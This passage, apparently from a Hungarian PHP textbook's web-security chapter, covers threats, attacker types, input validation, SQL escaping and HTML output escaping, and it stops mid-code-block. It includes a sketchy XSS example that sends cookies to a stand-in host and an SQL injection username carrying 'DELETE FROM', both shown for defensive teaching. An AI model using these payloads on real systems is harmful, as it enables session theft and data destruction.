Felhasználói rendszer tervezésekor a felhasználói jelszavak azok, amelyek igazán aggodalommal töltethetnek el bennünket. A felhasználók gyakran választanak olyan jelszavakat, amelyeket megfelelő szófitterrel nem különösen nehéz feltörni, pláne abban az esetben, ha szótári szavakat választanak. Éppen ezért szeretnénk csökkenteni a felhasználói jelszavak könnyű kitalálhatóságának és rendszerünk ebből adódó egyszerű feltörhetőségének kockázatát.

Az egyik lehetséges módszer, ha megköveteljük a felhasználóktól, hogy négy, különböző jelszót kérő bejelentkező ablakon keresztül lépjenek be. Azt is megkövetelhetjük tőlük, hogy legalább havonta egyszer módosításokat tesznek a jelszavaikat, mégpedig úgy, hogy korábban már használt jelszavakat nem választhatnak. Ez jelentősen megnövelné rendszerünk biztonságát, és a crackereknek sokkal több időbe kerülne, amíg átküzdenék magukat a belépési folyamatban, és bejutnának a rendszerbe.

Sajnos rendszerünk annyira biztonságos lenne, hogy senki sem venné a fáradságot, hogy használja – előbb-utóbb kénytelenek lennénk belátni, hogy a szigorítás egyszerűen nem érte el célját. Ez a példa is jól mutatja, hogy bár fontos törödni a biztonsággal, legalább ugyanennyire érdemes foglalkoznunk a biztonságnak a használhatóságra gyakorolt hatásával. Egy egyszerűen használható, alacsony biztonsági szintű rendszer vonzó lehet a felhasználók számára, ám nagyobb valószínűséggel számíthatunk ebből adódó biztonsági problémákra és üzleti leállásokra. Ugyanígy egy rendkívül robusztus biztonsági jellemzőkkel bíró és ebből következően szinte használhatatlan rendszer kevés felhasználó számára lesz elfogadható, ami szintén negatív következményekkel jár üzletmenetünkre.

Webes alkalmazások fejlesztőként olyan módszereket kell találnunk, amelyek a rendszer használhatóságát nem aránytalanul megnehezítve fokozzák a biztonságát. Mint általában a kezelőfelület esetén, itt sincsenek köbe vésett és minden helyzetre megfelelő szabályok, sokkal inkább saját ítéletünkre, használhatósági tesztekre és fókuszcsoportokra támaszkodva állapíthatjuk meg, hogy miként fogadják a felhasználók a tervezett megoldásokat.

Biztonsági felügyelet

Webes alkalmazásunk fejlesztésének és üzembe helyezésének befejezése után sem értünk feladataink végrére. A biztonság részét képezi a rendszer működés alatti felügyelete, a naplók és egyéb fájlok figyelemmel követése, hogyan működik rendszerünk, és hogyan használják. Csak a működést közelről felügyelve (vagy ezt a feladatot helyettünk ellátó eszközökkel megírva és futtatva) azonosíthatjuk a folyamatos biztonsági problémákat, illetve határozhatjuk meg azokat a területeket, ahol biztonságosabb megoldások kifejlesztésére van szükség.

A biztonság, sajnos, folyamatos harc és – bizonysos értelemben – olyan csata, amit soha nem lehet megnyerni. Állandó éberség, rendszerünk fejlesztése és gyors válaszlépés a problémákra – ez az az ár, amit egy zökkenőmentesen működő webes alkalmazásért fizetni kell.

Alapvető megközelítésünk

Hogy az ésszerű erőfeszítéssel és időráfordítással elérhető legteljesebb biztonsági megoldást kapjuk, kétféleképpen kell a biztonsághoz közelíteni. Az egyik megközelítés az eddig átbeszéltekre épül: Hogyan készüljünk fel alkalmazásunk biztonságossá tételere, és milyen, a biztonság megőrzését elősegítő funkciókat tervezünk bele? Ha mindenkorban nevet szeretnénk adni neki, akkor *felülről lefelé haladó megközelítésnek* (top-down) nevezhetnénk ezt.

Ugyanilyen logikával biztonsági megközelítésünk másik útját *lentről felfelé haladó megközelítésnek* (bottom-up) hívhatnánk. Ebben alkalmazásunk különböző alkotóelemeit, például az adatbázisszert, a szervert magát és a hálózatot vizsgáljuk meg. Meggyőződünk arról, hogy nem csak az ezekkel az alkotóelemekkel való kapcsolatfelvételeink biztonságosak, hanem telepítésük és konfigurálásuk is. Sok termék olyan beállításokkal települ fel, amelyek védtelenül hagynak bennünket a támadásokkal szemben, ezért fontos tisztában lenni vele, hogy melyek ezek a lyukak, és hogyan tömhetjük be őket.

A ránk váró fenyegetések azonosítása

A 15. fejezetben (*Az e-kereskedelemlők biztonsági kérdései*) számos, online üzleti alkalmazásainkat célzó biztonsági fenyegetést megismertünk. Ebben a fejezetben ezek közül néhányra fogjuk figyelmünket összpontosítani, és megnézzük, miben kell fejlesztési gyakorlatunkat megváltoztatni, ha kezelni kívánjuk az ilyen fenyegetéseket.

Bizalmas adatok elérése vagy módosítása

Webes alkalmazásfejlesztőként vagy programozóként feladataink közé tartozik, hogy gondoskodjunk a felhasználók által ránk bízott, illetve a vállalatunk más osztályaitól kapott adatok biztonságáról. Ha webes alkalmazásunk felhasználói számára részen vagy egészben elérhetővé tesszük ezeket az adatokat, olyan módon kell ezt tennünk, hogy csak azokat az információkat tekinthesék meg, amelyeket jogosultak látni. Szinte minden esetben igaz, hogy más felhasználók adataihoz nem szabad hozzáérniük.

Ha online részvény- vagy befektetésialap-kereskedési rendszerhez írnunk platformot (kezelőfelületet), akkor a számlákat tartalmazó táblákhöz hozzáférő személyek megnézhetik a felhasználók személyes azonosító adatait (lakcím, adóazonosító jel stb.), láthatják, milyen és hány értékpapírral rendelkeznek, sőt akár a bankszámla-információkhoz is hozzáférnek.

Akár csak egy neveket és lakkímeket tartalmazó tábla nyilvánossá tétele is a biztonsági szabályok súlyos megszegését jelenti. Az ügyfelek nagyra értékelik személyes adataik védelmét. A nevüket és lakkímüket tartalmazó lista valamelyen további információval kiegészítve („mind a tízezer ember szokott online dohányboltban vásárolni”) potenciálisan értékesíthető árucikket jelent a játékszabályokat be nem tartó marketinges cégek számára.

Az adatainkhoz való egyszerű hozzáférésnél is sokkal rosszabb, ha valaki módot talál manipulálásukra. Egy boldog banki ügyfél hirtelen néhány ezer dollárral többet talál számláján; vagy egy ügyfél szállítási címének módosítása is boldoggá tehet valakit (vélhetően azt, aki megváltoztatta az adatokat, és nagy örömmel veszi át a valaki másnak küldendő csomagot).

Adatvesztés vagy -rongálás

A jogosulatlan felhasználók bizalmas adatokhoz jutásánál semmivel sem jobb, ha hirtelen azt látjuk, hogy adataink egy részét kitörölték vagy megrongálták. Ha valakinek sikerül adatbázisunkban táblákat megrongálni vagy kitörölni, visszafordíthatatlan üzleti következményekkel vagyunk kénytelenek szembesülni. Ha bankszámla-információkat megjelenítő online bank vagyunk, és valahogy elvész egy adott számla összes adata, akkor, bizony, nem jól végezzük a dolgunkat. Még ennél is rosszabb, ha a felhasználók (ügyfelek) teljes táblája törlődik, mert akkor nem kevés időt kell arra fordítanunk, hogy rekonstruáljuk az adatbázist, és kiderítsük, kinek mennyi pénze van.

Fontos megemlíteni, hogy adatvesztés vagy -rongálás nem csak a rendszerrel való rosszindulatú vagy véletlen visszaélés miatt következhet be. Ha az épület, amelyben szervereinket tároljuk, kigyullad, és vele együtt az összes kiszolgáló és merevlemez porrát ég, akkor igen komoly mennyiségű adatot vesztünk. Ilyenkor fizetődik ki, ha rendelkezünk megfelelő biztonsági mentéssel és katasztrófa-elhárítási tervvel.

Denial of Service támadás

Korábban már volt szó a szolgáltatásmegtagadással járó (DoS) támadásokról és még veszélyesebb testvéreikről, a megosztott szolgáltatásmegtagadással járó (DDoS) támadásokról, amelyek komolyan veszélyeztetik alkalmazásunk elérhetőségét. Ha szervereinket órákra vagy akár még tovább elérhetetlenné teszik, olyan kihívással állunk szemben, amellyel nem könnyű megbirkózni. Ha belegondolunk, hogy mennyire elterjedt számos nagy internetes oldal használata, és mennyire számítunk arra, hogy bármikor elérhetjük őket, könnyen beláthatjuk, hogy bizonyos esetekben a legrövidebb leállás is kritikus lehet.

Akárcsak az előző veszélyforrás, a szolgáltatásmegtagadás sem csak rosszindulatú visszaélés miatt következhet be. Hiába rendelkezünk teljes körű, fizikailag máshol tárolt biztonsági mentésekkel: ha a szervereinknek otthonat adó épület leégett, sárlavina temeti be, vagy földönkívüliek lerombolják, és mi megfelelő terv hiányában nem tudjuk számítógépeinket rendkívül rövid idő alatt újból online állapotba hozni, akkor megint csak ügyfeleket fogunk elveszíteni.

Rosszindulatú kód befecskendezése

Az interneten keresztül igen hatékony a rosszindulatú kód befecskendezésének (malicious code injection) nevezhető támadástípus. Ezen belül a leghíresebb a Cross Site Scripting támadás. Szokás XSS-nek is nevezni, hogy ne keverjük össze a CSS-ként rövidített egymásba ágyazott stíluslapokkal (Cascading Style Sheets). Ami igazán aggasztó ezekkel a támadásokkal kapcsolatban, hogy nem keletkezik nyilvánvaló vagy azonnali adatvesztés, hanem jellemzően észrevétlenül lefut valamilyen kód, ami különböző mértékű adatvesztést vagy a felhasználók átirányítását eredményezi.

A Cross Site Scripting alapvetően a következőképpen működik:

1. A rosszindulatú felhasználó egy ürlapba, amely a belévitt adatokat mások számára megjeleníti (például megjegyzés vagy üzenet bevitelére szolgáló ürlapba) nem csak az üzenetet írja be, hanem a kliensen lefutó kódot is, például:

```
<script>="text/javascript">
  this.document = "go.somewhere.bad?cookie=" + this.cookie;
</script>="text/javascript">
```

2. A rosszindulatú felhasználó elküldi az ürlapot, és vár.

3. A rendszer következő felhasználója, aki ellátogat a rosszindulatú felhasználó által bevitt szöveget tartalmazó oldalra, lefuttatja a bevitit szkript kódját. Egyszerű példánk átirányítja a felhasználót (és némi cookie információt) az eredeti oldalról.

Bár ez csak egy rendkívül egyszerű példa, kliensoldali programozással sok minden elérhető, az ilyen támadás által kínált lehetőségek pedig számunkra igen rémisztőek lehetnek.

Feltört szerver

Ugyan egy feltört kiszolgáló a korábban sorolt fenyegésekkel részben megegyező veszélyforrásokat rejт, mégis érdemes megemlíteni, hogy a támadók célja egyes esetekben az, hogy hozzáférést szerezzenek rendszerünkhöz, és lehetőleg rendszergazdai jogosultságokkal rendelkezzenek eközben. Ha ez megvan, szinte teljhatalmat kapnak a feltört számítógép felett, bármilyen programot futtathatnak, leállíthatják a gépet, vagy olyan szoftvereket telepíthetnek, amelyek munkáját nem igazán fogjuk értékelni.

Nagyon nagy éberségre van szükség az ilyen típusú támadások ellen, mert a kiszolgáló feltörése után a támadók egyik első lépése nyomaik és a bizonyítékok eltüntetése lesz.

Kikkel állunk szemben?

Bár összönösen hajlamosak vagyunk a biztonsági problémákat okozó személyekre úgy gondolni, mint rossz vagy rosszindulatú, károkozásra szándékolt vezérelt emberekre, sok esetben más szereplők is megijelennieк a „küzdötéren”. Ők akaratlan résztvevők, és nem veszik jó néven, ha rosszként tekintünk rájuk.

Crackerek

A legnyilvánvalóbb és legismertebb csoportot crackereknek nevezzük. Szándékosan megkülönböztetjük őket a hackerektől, mert nem szeretnénk megsérteni az igazi hackereket, akik nagy része teljesen tiszteességes és jó szándékú programozó. A különböző motivációjú crackerek megpróbálnak gyengeségeket találni, és ezeken átjutva elérni céljaikat. Vezetheti őket mohóság, ha például egy versenytársunk fizeti őket azért, hogy információkat szerezzenek rendszerünkről, de lehetnek egyszerűen tehetésges emberek, akik a más rendszerekbe való betörés izgalmát keresik. Ugyan komoly fenyegést jelentenek számunkra, hiba lenne minden erőfeszítésünket rájuk pazarolni.

Fertőzött gépek tájékozatlan felhasználói

A crackerek mellett sokan mások miatt is aggódhatunk. A modern szoftverek nagy részében megtalálható gyengeségek és biztonsági hibák miatt a számítógépek riasztóan magas aránya fertőzött mindenféle feladatot végrehajtó programokkal. Könnyen előfordulhat, hogy belső céges hálózatunk egyes felhasználóinak a gépen ilyen programok futnak, és azok úgy tudják támadni kiszolgálónkat, hogy mi abból mit sem sejtünk.

Elégedetlen alkalmazottak

A következő csoportot, amelyről szintén okunk lehet tartani, saját alkalmazottaink alkotják. Ezek az alkalmazottak valamelyen okból hajlamosak lehetnek kárt okozni annak a cégnak, amelynek dolgoznak. Bármi is legyen a motivációjuk, megpróbálhatnak amatőr hackerré válni, vagy olyan eszközöket szerezhetnek be külső forrásból, amelyekkel a vállalati hálózaton belülről támadhatják a szervereket. Ha megvédjük magunkat a külvilág támadásaitól, de belülről védtelenek maradunk, nem leszünk biztonságban. Kellően nyomós érv ez az úgynevezett demilitarizált zóna (DMZ) megvalósítására, amivel a fejezet későbbi részében foglalkozunk majd.

Hardvertolvajok

Gyakran figyelmen kívül hagyott biztonsági fenyegés, ami ellen sokan egyszerűen elfelejtenek védekezni: valaki lazán besétál a szerverszobába, kihúzza valamelyik berendezés kábeleit, és hóna alatt az eszközzel kísétál az épületből. Meglepődnénk, ha tudnánk, hogy sok irodáépületbe minden egyszerűen be lehet jutni, és ott a gyanú legcsekelyebb árnyéka nélkül sétálgatni. Ha valaki a megfelelő időpontban a megfelelő szobába tér be, könnyen egy vadonatúj szerver boldog tulajdonosává válhat – és ráadásként a bizalmas adatokkal teli merevlemezet is megnyerte.

Saját magunk

Kellemetlen lehet elismerni, de rendszereink biztonságát illetően mi magunk és az általunk írt kód az, ami az egyik legnagyobb fejfájást okozhatja. Ha nem fordítunk kellő figyelmet a biztonságra, ha hanyag módon írjuk meg a kódot, és nem kellő alapsággal végezzük rendszerünk biztonsági tesztelését és ellenőrzését, akkor segítő kezet nyújtunk a rendszerünket feltörni kívánó, rosszindulatú felhasználóknak.

Ha már csinálunk valamit, csináljuk jól! Az internet különösen nem megbocsátó a gondatlanságra vagy lustaságra hajlamos személyekkel szemben. A legnehezebb az, amikor főnökünket vagy a vállalkozási díjunkat elfogadó vezetőt kell meggyőzni arról, hogy a többletkiadás vagy többletidő-ráfordítás bőven megtérül majd. Ha néhány perces előadást tartunk nekik a biztonsági mulasztások negatív hatásairól (köztük a pénztárcájuk ellen dolgozó káros következményekről), talán könnyebben belátják, hogy érdemes a biztonságra kicsivel többet szánni egy olyan világban, ahol minden a hírnévről szól.

Kódunk biztonságossá tétele

A biztonság megközelítésének másik útja, amikor egyenként megvizsgáljuk az alkotóelemeket, és megnézzük, hogyan növelhető a biztonságuk. Első lépésként azokat a dolgokat vizsgáljuk meg, amelyek segíthetnek megörizni kódunk biztonságát. Ugyan könyünkben nincs módunk arra, hogy bemutassuk, mi minden tehetünk az összes lehetséges biztonsági fenyegetés elhárítása érdekében (számtalan kötetnyi irodalmat írtak már e témaiban), általános iránymutatást próbálunk nyújtani, hogy a megfelelő irányba indulunk el. A PHP egyes, a későbbi fejezetekben használandó módszereivel kapcsolatos biztonsági aggályokra akkor és ott fogjuk felhívni a figyelmet, amikor bemutatjuk e módszereket.

Felhasználó által bevitt értékek szűrése

Az egyik legfontosabb dolog, amit webes alkalmazásaink biztonságosabbá tétele érdekében megtehetünk, hogy minden, felhasználó által bevitt értéket szűrünk.

Az alkalmazások fejlesztőinek minden, külső forrásból származó bevitelt szürniük kell. Ez nem azt jelenti, hogy rendszerünkkel azzal a feltételezéssel kell megtervezni, hogy az összes felhasználónk tisztelességtelen. Éppen ellenkezőleg: örömmel lájuk, sőt bátorítjuk őket, hogy használják webes alkalmazásunkat. Viszont szeretnénk megbizonyosodni arról, hogy minden szempontból felkészültek vagyunk a rendszerünkkel esetlegesen előkötött visszaélésekkel szemben.

Hatékonyan végrehajtott szűréssel jelentős mértékben csökkenthetjük a külső fenyegetések számát, és fokozhatjuk rendszerünk robusztusságát. Még ha kétség sem merül fel felhasználóink megbízhatóságával kapcsolatban, akkor sem lehetünk biztosak afelől, hogy nincsen gépkön valamilyen spyware program vagy hasonló dolog, amivel módosított vagy új kéreseket küld szerverünknek.


A külső forrásból, például ügyfelektől érkező bevitel szűrésének fontosságára való tekintettel nézzük meg, milyen módon tehetjük ezt meg!

A várt értékek alapos ellenőrzése

Gyakran kérjük a felhasználókat arra, hogy megadott lehetőségek, például a szállítás módjai (posta, futár, expressz) közül válasszanak. Képzeljük el, hogy az alábbi egyszerű űrlappal dolgozunk:

```
<html>
<head>
  <title> Hát, te ki vagy? </title>
</head>
<body>
  <form action="urlap_elkulde.php" method="POST">
    <input type="radio" name="neme" value="Ferfi"/>Férfi<br/>
    <input type="radio" name="neme" value="No">Nő<br/>
    <input type="radio" name="neme" value="Egyeb"/>Közöd?<br/>
    <input type="submit" value="submit"/>
  </form>
</body>
</html>
```

Ez az űrlap a 16.1 ábrán látható módon néz ki. Ennek birtokában feltételezhettünk, hogy amikor csak lekérdezzük az urlap_elkulde.php fájlból a \$_POST['neme'] értékét, a 'Ferfi', 'No' vagy 'Egyeb' valamelyikét kapjuk – és nagyon tévednénk.



16.1 ábra: Egyszerű ürlap a felhasználó nemének kiderítésére.

Ahogy korábban már említettük, az internet a HTTP, egy egyszerű szövegprotokoll használatával működik. Az előző ürlap szöveges üzenetként, az alábbihoz hasonló szerkezetben jutna el kiszolgálónkhoz:

```
POST /neme.php HTTP/1.1
Host: www.yourhostname.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.0; en-US; rv:1.9.0.1)
Gecko/2008070208 Firefox/3.0.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 11
neme=Ferfi
```

Azt azonban semmi nem akadályozza meg, hogy valaki kapcsolódjon webszerverünkhez, és bármilyen értéket küldjön nekünk az ürlaphoz. Így ez a valaki a következőket is elküldheti nekünk:

```
POST /neme.php HTTP/1.1
Host: www.yourhostname.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.0; en-US; rv:1.9.0.1)
Gecko/2008070208 Firefox/3.0.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 22
neme=szeretem+a+sutiket.
```

Ha később az alábbi kódot írnánk:

```
<?php
echo "<p align=\"center\">
      A felhasználó néme: ".$_POST['neme']. "
    </p>";
?>
```

könnyen zavarba hozhatnánk saját magunkat. Sokkal jobban járunk, ha ténylegesen meggyőződünk arról, hogy a bejövő érték a várt/megengedett értékek valamelyike, például így:

```
<?php
switch ($_POST['neme']) {
    case 'Ferfi':
    case 'Nő':
    case 'Egyeb':
        echo "<p align=\"center\">Gratulálunk!
              Nemed: ".$_POST['neme']. ".</p>";
        break;
    default:
        echo "<p align=\"center\">
              <span style=\"color: red;\">FIGYELMEZTETÉS:</span>
              Érvénytelen bemeneti érték a nemnél.</p>";
        break;
}
?>
```

Kicsivel hosszabb ugyan ez a kód, de legalább biztosak lehetünk benne, hogy helyes értékeket kapunk, és ez igen fontos lehet, amikor a felhasználó neménél bizalmasabb adatokkal kezdünk dolgozni. Általános szabályként elmondható, hogy soha nem elég feltételezni, hogy egy űrlapból származó érték az ott megadott értékek valamelyike lesz – minden esetben ellenőrizni is kell ezt.

Még a legegyszerűbb értékeket is szűrni kell

A HTML űrlapelemekhez nincsen típus társítva, legtöbbük egyszerűen karakterláncokat ad át a szervernek. (Ezek a karakterláncok viszont akár dátumot, időt vagy számot is jelképezhetnek.) Éppen ezért numerikus mező esetén sem feltételezhetjük, hogy valóban számot vittek be rajta keresztül. Még olyan környezetekben, ahol különösen hatékony kliensoldali kóddal próbálnak megbizonyosodni arról, hogy a bevitt érték adott típusú-e, sincsen garancia arra, hogy az értékeket nem közvetlenül a kiszolgálónak küldték, ahogyan azt az előző részben láttuk.

Egyszerűen szavatolhatjuk, hogy egy érték a várt típusú legyen, ha az adott típusra konvertáljuk, majd azt az értéket használjuk. Például így:

```
$ejszakak_szama = (int) $_POST['ejsz_szama'];
if ($ejszakak_szama == 0)
{
    echo "HIBA: Érvénytelen érték az éjszakák számánál!";
    exit;
}

Ha azt szeretnénk, hogy a felhasználó az adott országban szokásos formátumban adja meg a dátumot, ami például egyesült államokbeli felhasználók esetén mm/dd/yy, azaz hh nn/éé, akkor a checkdate nevű PHP függvény segítségével írhatunk olyan kódot, ami ellenőri a dátum valódiságát. Ez a függvény hónap, nap és év értéket fogad (az év négy számjeggyel írva), és arról tájékoztat, hogy ezek az értékek együtt érvényes dátumot adnak-e ki:
// a split a mbstring-en keresztül mbcs-biztos (lásd 5. fejezet)
$mmddyy = split($_POST['tavozas_datuma'], '/');
if (count($mmddyy) != 3)
{
    echo "HIBA: Érvénytelen dátum lett megadva!";
    exit;
}

// az olyan évek kezelése, mint a 02 vagy 95
if ((int)$mmddyy[2] < 100)
{
    if ((int)$mmddyy[2] > 50)
        $mmddyy[2] = (int)$mmddyy[2] + 1900;
    else if ((int)$mmddyy[2] >= 0)
        $mmddyy[2] = (int)$mmddyy[2] + 2000;

    // különben < 0 és a checkdate elkapja
}
if (!checkdate($mmddyy[0], $mmddyy[1], $mmddyy[2]))
{
    echo "HIBA: Érvénytelen dátum lett megadva!";
    exit;
}
```

Ha időt szánunk a bevitt adatok szűrésére és érvényesítésére, nem csak az első lépésként végrehajtandó, természetes hibakeresést könnyítjük meg (például annak megállapítását, hogy egy repülőjegynél az indulási dátum érvényes dátumformátum-e), hanem egyúttal rendszerünk biztonságát is növeljük.

Karakterláncok biztonságossá tétele az SQL-re

A karakterláncok feldolgozásának másik lehetséges célja, amikor az SQL injection támadások megelőzése érdekében biztonságossá tesszük őket. Az ilyen támadásokról már beszélünk a MySQL PHP-beli használatánál. Ezeknél a rosszindulatú felhasználó a nem kellőn védett kódot és felhasználói jogosultságokat próbálja meg kiaknázni, hogy további SQL kódot futtatta számunkra egyáltalán nem kívánatos műveleteket hajtson végre. Ha nem járunk el kellő gondossággal, az alábbi felhasználónév cica_mica; DELETE FROM felhasznalok;

komoly problémát okozhat számunkra.

Kétféleképpen előzhetjük meg az ilyen típusú biztonsági incidenseket:

- Az SQL-en keresztül az adatbázisszervereknek küldött összes karakterláncot szűrjük és lássuk el védőkaraktereikkel! A `mysql_escape_string`, a `mysqli::real_escape_string` vagy a `mysqli_real_escape_string` függvényt használhatjuk erre a céllra.
- Győződjünk meg arról, hogy minden input megfelel annak, amit várunk! Ha a felhasználói nevek legfeljebb 50 karakter hosszúak lehetnek, és csak betűkből és számokból állhatnak, akkor biztosak lehetünk abban, hogy a név végén levő "; `DELETE FROM felhasznalok`" nem megengedett. Ha olyan PHP kódot írunk, ami már azt megelőzően megbizonyosodik afelől, hogy az input a lehetséges értékeket veszi fel, mielőtt az adatbázisszervernek elküldenék azt, sokkal tartalmasabb hibaüzenetet írhatunk ki, mint amilyet az adatbázis adna (ha az egyáltalán ellenőrizne ilyen dolgokat). És nem mellesleg a kockázatunkat is mérsékeljük.

A `mysqli` kiterjesztés azáltal fokozza a biztonságot, hogy egyetlen lekérdezést enged lefuttatni a `mysqli_query` vagy a `mysqli::query` metódussal. Több lekérdezés végrehajtásához a `mysqli_multi_query` vagy a `mysqli::multi_query` metódust kell használnunk, így elkerülhetjük további, potenciálisan káros utasítások vagy lekérdezések futtatását.

A kimenet értékeinek szűrése védőkarakterekkel

A felhasználók által bevitt adatok szűrésével megegyező fontosságú, hogy kimeneteinket védőkaraktereikkel lássuk el. Ha már felhasználói értékek szerepelnek rendszerünkben, igen fontos megbizonyosodnunk arról, hogy ezek nem tudnak kárt tenni, és nem járnak nem kívánt következményekkel. Olyan függvényekkel tehetjük ezt meg, amelyek gondoskodnak róla, hogy a kliensépen lévő bongésző ne értse félre ezeket az értékeket, és egyszerűen szövegként jelenítse meg őket.

Gondolkunk azokra az alkalmazásokra, amelyeknél fogjuk a felhasználó által bevitt inputot, majd valamelyik oldalon megjelenítjük! Példaként említhetjük az üzenőfalakat vagy azokat az oldalakat, ahol a felhasználók megjegyzéseket írhatnak a cikkekhez. Ilyen esetekben figyelnünk kell, hogy a felhasználók ne szúrjanak be rosszindulatú HTML jelölőket az általuk bevitt szövegbe.

Ennek egyik legegyszerűbb módja a `htmlspecialchars` vagy a `htmlentities` függvény használata. Ezek fogják a bemeneti karakterláncban lévő egyes karaktereket, és HTML entity-kké alakítják azokat. A HTML entity röviden olyan különleges karaktersor, amely és karakterrel (&) kezdődik, és HTML kódban nem egyszerűen jelképezhető, különleges karakter jelöl. Az és karakter után az entity neve, majd a záró pontosvessző (;) következik. Az entity opcionálisan # és egy tízes számrendszerbeli szám által meghatározott ASCII kód is lehet, a perjel (/) esetében például /.

Mivel HTML-ben az összes jelölőelemet < és > karakterek fogják közre, nem olyan egyszerű ezeket a megjelenítendő tartalom kimenetének karakterláncába bevinni (mivel a bongésző alapértelmezésben azt gondolja, hogy ezek jelölőelemekre utalnak). Ehhez az < és > entity-t kell használnunk. Ugyanígy, ha és karaktert szeretnénk rakni a HTML-be, az & entity-re van szükségünk. Az egyszeres és dupla idézőjelet a '; illetve a " jelképezi. Az entity-keket a HTML kliens (bongésző) konvertálja kimenetté, így azok nem tekinthetők a jelölő részének.

A `htmlspecialchars` és a `htmlentities` függvény között a következő a különbség: az előbbi alapértelmezésben csak az < és > karaktereket cseréli le, opcionálisan pedig beállíthatjuk, hogy az egyszeres és dupla idézőjeleket is kezelje. A `htmlentities` viszont minden entity-vel jelképezhető karaktert lecserél. Ilyen entity többek között a szerzői jog szimbóluma, a ©, amit a © jelképez, vagy az € által jelképezett euró szimbólum. A függvény azonban nem konvertálja a karaktereket numerikus entity-kké.

Mindkét függvény második paramétere határozza meg, hogy az egyszeres és dupla idézőjelek entity-kké legyenek-e alakítva, illetve harmadik paraméterük határozza meg a karakterkészletet, amelybe a bemeneti karakterlánc kódolva lesz. (Ez igen fontos számunkra, mert azt szeretnénk, hogy a függvény megbízhatóan működjön UTF-8 karakterláncainkon.) A második paraméter lehetséges értékei a következők:

- ENT_COMPAT – A dupla idézőjeleket "-ra alakítja át, de az egyszereseket érintetlenül hagyja.
- ENT_QUOTES – Az egyszeres és a dupla idézőjeleket is átalakítja '-re, illetve "-ra.
- ENT_NOQUOTES (az alapértelmezett érték) – A függvény ekkor sem az egyszeres, sem a dupla idézőjeleket nem alakítja át.

Gondoljuk végig az alábbi szöveget!

```
$bemeneti_sztring = "<p align=\"center\">A felhasználó által küldött érték: \"15000?\".</p>
```

```
<script type="text/javascript">
// ide kerül a rosszindulatú JavaScript kód.
</script>";
```

Ha végigfuttatnánk a következő PHP kódon (az nl2br függvényt azért futtatjuk a kimeneti karakterlánon, hogy a böngészőben szépen formázott legyen):

```
<?php
$str = htmlspecialchars($bemeneti_sztring, ENT_NOQUOTES, "UTF-8");
echo nl2br($str);
```

```
$str = htmlentities($bemeneti_sztring, ENT_QUOTES, "UTF-8");
echo nl2br($str);
```

?>

kimenetként az alábbi szöveget látnánk:

```
&lt;p align="center"&gt;A felhasználó ezt adta nekünk: "15000?".&lt;/p&gt;<br />
<br />
```

```
&lt;script type="text/javascript"&gt;<br />
// ide kerül a rosszindulatú JavaScript kód.<br />
&lt;/script&gt;&lt;p align="center"&gt; A felhasználó ezt adta nekünk:
"15000&euro;&quot;.&lt;/p&gt;<br />
```

```
<br />
&lt;script type="text/javascript"&gt;<br />
// ide kerül a rosszindulatú JavaScript kód.<br />
&lt;/script&gt;;
```

És a következőképpen nézne ki a böngészőben:

```
<p align="center"> A felhasználó ezt adta nekünk: "15000?".</p>
```

```
<script type="text/javascript">
// ide kerül a rosszindulatú JavaScript kód.
</script><p align="center"> A felhasználó ezt adta nekünk: "15000?".</p>
```

```
<script type="text/javascript">
// ide kerül a rosszindulatú JavaScript kód.
</script>
```

Figyeljük meg, hogy a htmlentities függvény entity-re (€) cserélte az euró szimbólumát (), míg a htmlspecialchars nem nyúlt hozzá!

Olyan esetekben, amikor meg kívánjuk engedni a felhasználóknak bizonyos HTML használatát – például üzenőfalon, ahol a felhasználók szívesen veszik, ha karakterek segítségével szabályozhatják a betűtípusat, -színt és -stílust (félkövér vagy dölt) –, akkurátusan végig kell néznünk a karakterláncokat, hogy azonosítsuk és ne szűrjük ki ezeket.

Kódjaink szervezése

Egyes vélemények szerint a felhasználók által az internetről közvetlenül nem elérhető fájlokat nem szabad a weboldal gyökérkönyvtárába helyezni. Ha például üzenőfálas honlapunk gyökérkönyvtára a /home/httpd/messageboard/www, a beillesztett fájlokat, illetve az oldalhoz írt bármely egyéb fájlt mondjuk a /home/httpd/messageboard/code könyvtárba kell rakkunk. Ha kódunkba szeretnénk beilleszteni ezeket a fájlokat, a következőket kellene írnunk:

```
require_once ('../code/felhasznaloi_objektum.php');
```

Az ilyen fokú elővigyázatosság alapja az az eset, amikor egy rosszindulatú felhasználó nem .php vagy .html fájlról irányuló kérést intéz. Sok webszerver alapértelmezésben a kimeneti adatfolyamba írja az ilyen fájl tartalmát. Így, ha valahol a nyilvános gyökérkönyvtárban tárolnánk a felhasznaloi_objektum.php fájlt, és a felhasználó ezt a fájlt kérné, kódunk teljes

tartalma megjelenne a böngészőben. Ekkor ez a felhasználó láthatná, hogyan programoztuk az alkalmazást, és hozzáérne az esetlegesen a fájlban lévő szellemi tulajdonunkhoz, illetve olyan biztonsági hibát (exploit) találhat, amiről megfelelően kezünk.

Ezt elkerülendő úgy kell webszerverünket konfigurálni, hogy csak a .php és .html fájlok kérését engedélyezze, a más típusú fájlokra vonatkozó kéréseket pedig a kiszolgáló hibaüzenettel utasítsa el.

Ugyanígy érdemes minden más fájlt, például a jelszófájlokat, a szöveges fájlokat, a konfigurációs fájlokat vagy a különleges könyvtárakat a nyilvános gyökérkönyvtártól távol tartani. Még ha azt is gondoljuk, hogy megfelelően konfiguráltuk webszerverünket, előfordulhat, hogy megfelelően kezünk valamiről. Vagy, ha később másik, nem megfelelően konfigurált szerverre helyezzük át alkalmazásunkat, biztonsági kockázatnak lehetünk kitéve.

Amennyiben az allow_url_fopen beállítást bekapcsoljuk a php.ini fájlban, akkor elméletileg távoli szerverekről is beilleszthetünk vagy lekérhetünk fájlokat. Ez újabb biztonsági hibaforrást jelent alkalmazásunk számára, és jobban tennénk, ha óvakodnánk más gépekkel származó fájlok beillesztésétől. Különösen olyan fájlok esetében, amelyek nem teljes mértékben az irányításunk alatt álló gépekről származnak. Hasonlóképpen kerülendő az is, hogy felhasználó által bevitt adatokat használunk a beillesztendő vagy lekérődő fájlok kiválasztására, mert a rossz input itt is problémákhoz vezethet.

Mi kerül a kódunkba?

Az eddig látott, az adatbázisok elérésére szolgáló kód részletek egyszerű szövegként tartalmazták az adatbázis nevét, a felhasználói nevet és a jelszót, például így:

```
